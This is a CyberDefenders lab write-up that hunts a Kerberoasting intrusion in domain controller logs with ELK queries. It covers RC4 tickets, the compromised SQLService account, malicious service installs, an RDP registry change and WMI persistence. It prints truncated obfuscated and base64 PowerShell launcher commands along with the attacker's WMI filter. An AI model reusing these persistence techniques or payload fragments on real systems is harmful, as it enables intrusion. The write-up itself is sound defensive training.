Challenge: Kerberoasted Lab

Platform: CyberDefenders

Category: Threat Hunting

Difficulty: Medium

Tools Used: ELK

Summary: This lab involved detecting and analysing a Kerberoasting attack. The investigation began with identifying what encryption was used by Kerberos, which identified an outdated algorithm vulnerable to Kerberoasting. Subsequent analysis of Kerberos TGS events revealed that the user johndoe requested tickets for two services in quick succession, leading to the discovery that the SQLService account had been compromised. Tracing authentication events exposed the threat actor's entry point from the IP 10.0.0.154. Further analysis uncovered a malicious service installation for persistence and registry modifications enabling Remote Desktop Protocol (RDP) access. After using RDP to login on the DC host, the threat actor created a WMI event consumer named "Updater" for further persistence, linked to a filter targeting failed authentication attempts for the "johndoe" user. Overall, this lab was extremely fun, I learnt a lot about Kerberoasting and improved my threat hunting methodology significantly.

Scenario: As a diligent cyber threat hunter, your investigation begins with a hypothesis: 'Recent trends suggest an upsurge in Kerberoasting attacks within the industry. Could your organization be a potential target for this attack technique?' This hypothesis lays the foundation for your comprehensive investigation, starting with an in-depth analysis of the domain controller logs to detect and mitigate any potential threats to the security landscape.

Note: Your Domain Controller is configured to audit Kerberos Service Ticket Operations, which is necessary to investigate kerberoasting attacks. Additionally, Sysmon is installed for enhanced monitoring.


To mitigate Kerberoasting attacks effectively, we need to strengthen the encryption Kerberos protocol uses. What encryption type is currently in use within the network?

Before diving into this challenge, it's important to understand what Kerberoasting is. Kerberoasting involves requesting a service ticket (TGS) for user accounts that have access to specific network services. These service tickets contain the user's hashed password, enabling the threat actor to take this hash and attempt to crack it offline. If successful, the threat actor will have full access over the victim account.

Let's start by searching for Kerberos TGT requests (Event ID 4768) as it includes the encryption type within the log message:

- `event.code : 4768`

If you focus on the winlog.event_data.TicketEncryptionType field, we can see the hex value of the encryption algorithm used:




winlog.event_data.TicketEncryptionType

Top values

0x17 100%

Using the following resource, this hex value maps to RC4-HMAC, which is the default for operating systems before Windows server 2008 and Windows Vista:



0x17	RC4-HMAC	Default suite for operating systems before Windows Server 2008 and Windows Vista.

Kerberoasting attacks often target environments using older encryption standards like RC4-HMAC.


Answer: RC4-HMAC

What is the username of the account that sequentially requested Ticket Granting Service (TGS) for two distinct application services within a short timeframe?

TGS (Ticket Granting Service) requests are logged with Event ID 4769. Using the following query:

- `event.code : 4769`

We can hunt for these events, making sure to focus on the winlog.event_data.ServiceName and winlog.event_data.TargetUserName fields. Going through the results, we can see user "john doe" request a TGS for the FileShareService and SQLService within an extremely short timeframe:



```
Oct 16, 2023 @ 07:37:34.740  FileShareService          johndoe@CYBERCACTUS.LOCAL
Oct 16, 2023 @ 07:37:34.716  SQLService                johndoe@CYBERCACTUS.LOCAL
```

This sort of behaviour is consistent with Kerberoasting.


Answer: johndoe

We must delve deeper into the logs to pinpoint any compromised service accounts for a comprehensive investigation into potential successful kerberoasting attack attempts. Can you provide the account name of the compromised service account?

Let's start by investigating successful authentication attempts after the "johndoe" user was observed making sequential TGS requests in a short timeframe:

- `event.code: 4624 and @timestamp > "2023-10-16T07:37:34.740Z"`

We want to focus on the target username, which indicates the user who just logged on. Using the visualise feature on the winlog.event_data.TargetUserName.keyword field, we can see an interesting authentication event from the SQLService account:




Top 100 values of winlog.event_data.TargetUserName.keyword	Count of records
DC01$	208
SYSTEM	119
janesmith	11
MARKETINGPC$	5
SALESPC$	5
SQLService	5
DWM-1	4
UMFD-0	4
UMFD-1	4
Administrator	2

Answer: SQLService

To track the attacker's entry point, we need to identify the machine initially compromised by the attacker. What is the machine's IP address?

From the previous question, we suspect the SQLService account is associated with Kerberoasting activity. Therefore, we can query for authentication events to this account, and examine the IP Address field to find the IP address of the compromised machine:

- `event.code: 4624 and winlog.event_data.TargetUserName : "SQLService"`



@timestamp	winlog.event_data.IpAddress
Oct 16, 2023 @ 07:57:08.294	10.0.0.154
Oct 16, 2023 @ 07:50:29.151	10.0.0.154
Oct 16, 2023 @ 07:50:29.151	10.0.0.154
Oct 16, 2023 @ 07:50:25.377	10.0.0.154
Oct 16, 2023 @ 07:48:07.456	10.0.0.154


Answer: 10.0.0.154

To understand the attacker's actions following the login with the compromised service account, can you specify the service name installed on the Domain Controller (DC)?

To hunt for service creation events, we can filter for event ID 7045, which logs each time a new service is installed on the system:

- `event.code : "7045"`

There are only two results, both of which are malicious:



@timestamp	winlog.event_data.ServiceName	winlog.event_data.ImagePath
Oct 16, 2023 @ 07:57:12.322	YeDIRrUiXDmvRLyq	%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'} else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object …
Oct 16, 2023 @ 07:48:10.484	iOOEDsXjWeGRAyGl	%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'} else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object …

The image path (i.e., what will be executed when the service runs) is a heavily obfuscated Windows command that launches PowerShell.


Answer: iOOEDsXjWeGRAyGl

To grasp the extent of the attacker's intentions, What's the complete registry key path where the attacker modified the value to enable Remote Desktop Protocol (RDP)?

As stated in the scenario, this host had Sysmon enabled, therefore, we can filter for event ID 13, which logs each time a registry value is written or modified:

- `event.provider : "Microsoft-Windows-Sysmon" AND event.code : "13" AND winlog.event_data.TargetObject : *Terminal Server*`

In the one result, we can see that the threat actor modified the fDenyTSConnections key to enable RDP connections on the DC01 machine.



winlog.computer_name	DC01.cybercactus.local
winlog.event_data.Details	DWORD (0x00000000)
winlog.event_data.EventType	SetValue
winlog.event_data.Image	C:\Windows\SysWOW64\reg.exe
winlog.event_data.ProcessGuid	{df949e0c-ead6-652c-d400-000000001500}
winlog.event_data.ProcessId	2004
winlog.event_data.RuleName	ModifyRemoteDesktopState
winlog.event_data.TargetObject	HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections


Answer: HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections

To create a comprehensive timeline of the attack, what is the UTC timestamp of the first recorded Remote Desktop Protocol (RDP) login event?

When a user authenticates via RDP, it generates EID 4624 with logon type 10 on the target host. Using the following query:

- `event.code : 4624 AND winlog.event_data.LogonType : 10`

We can hunt for all RDP authentication attempts:



@timestamp	Document
Oct 16, 2023 @ 07:50:29.151	event.code 4624 winlog.event_ e An account was successfully winlog.activity_id {1e010685
Oct 16, 2023 @ 07:50:29.151	event.code 4624 winlog.event_ e An account was successfully winlog.activity_id {1e010685

Answer: 2023-10-16 07:50

To unravel the persistence mechanism employed by the attacker, what is the name of the WMI event consumer responsible for maintaining persistence?


Windows Management Instrumentation (WMI) is a set of tools that enables you to manage and monitor Windows systems either locally, or remotely. Threat actors can abuse WMI for reconnaissance, persistence, or to execute malicious scripts. There are three necessary concepts to understand for WMI:

- Event Filter: An event filter defines the conditions that must be met before an Event Consumer is called.
- Event Consumer: An event consumer performs actions such as running an executable or script once the conditions defined in the event filter have been met.
- Binding: A binding is the “marriage” of the event filter and event consumer, meaning that when an event occurs that matches the defined filter, the action specified in the consumer must occur.

To hunt for event consumer events, we can filter for EID 20, which logs the registration of WMI consumers:

- `event.provider : "Microsoft-Windows-Sysmon" AND event.code : "20"`

Here we can find one event consumer called "Updater" was created, that executes a base64 encoded PowerShell command:



@timestamp	winlog.event_data.Name	winlog.event_data.Destination
Oct 16, 2023 @ 07:58:06.389	"Updater"	"powershell.exe -nop -w hidden -noni -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAX…


Answer: Updater

Which class does the WMI event subscription filter target in the WMI Event Subscription you've identified?

To find more information about the WMI filter, let's query for EID 19, which logs each time a WMI event filter is registered:

- `event.provider : "Microsoft-Windows-Sysmon" AND event.code : "19"`

If you expand the one result, we can see a WMI filter that is designed to trigger whenever a failed login (Event ID 4625) occurs involving the user "johndoe". Once the condition is met, the condition found in the previous question will execute.



```
winlog.event_data.Query              "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetIns
                                    tance ISA 'Win32_NTLogEvent' AND Targetinstance.EventCode = '4625
                                    ' And Targetinstance.Message Like '%johndoe%'"
```

The class in this instance is Win32_NTLogEvent.

Answer: Win32_NTLogEvent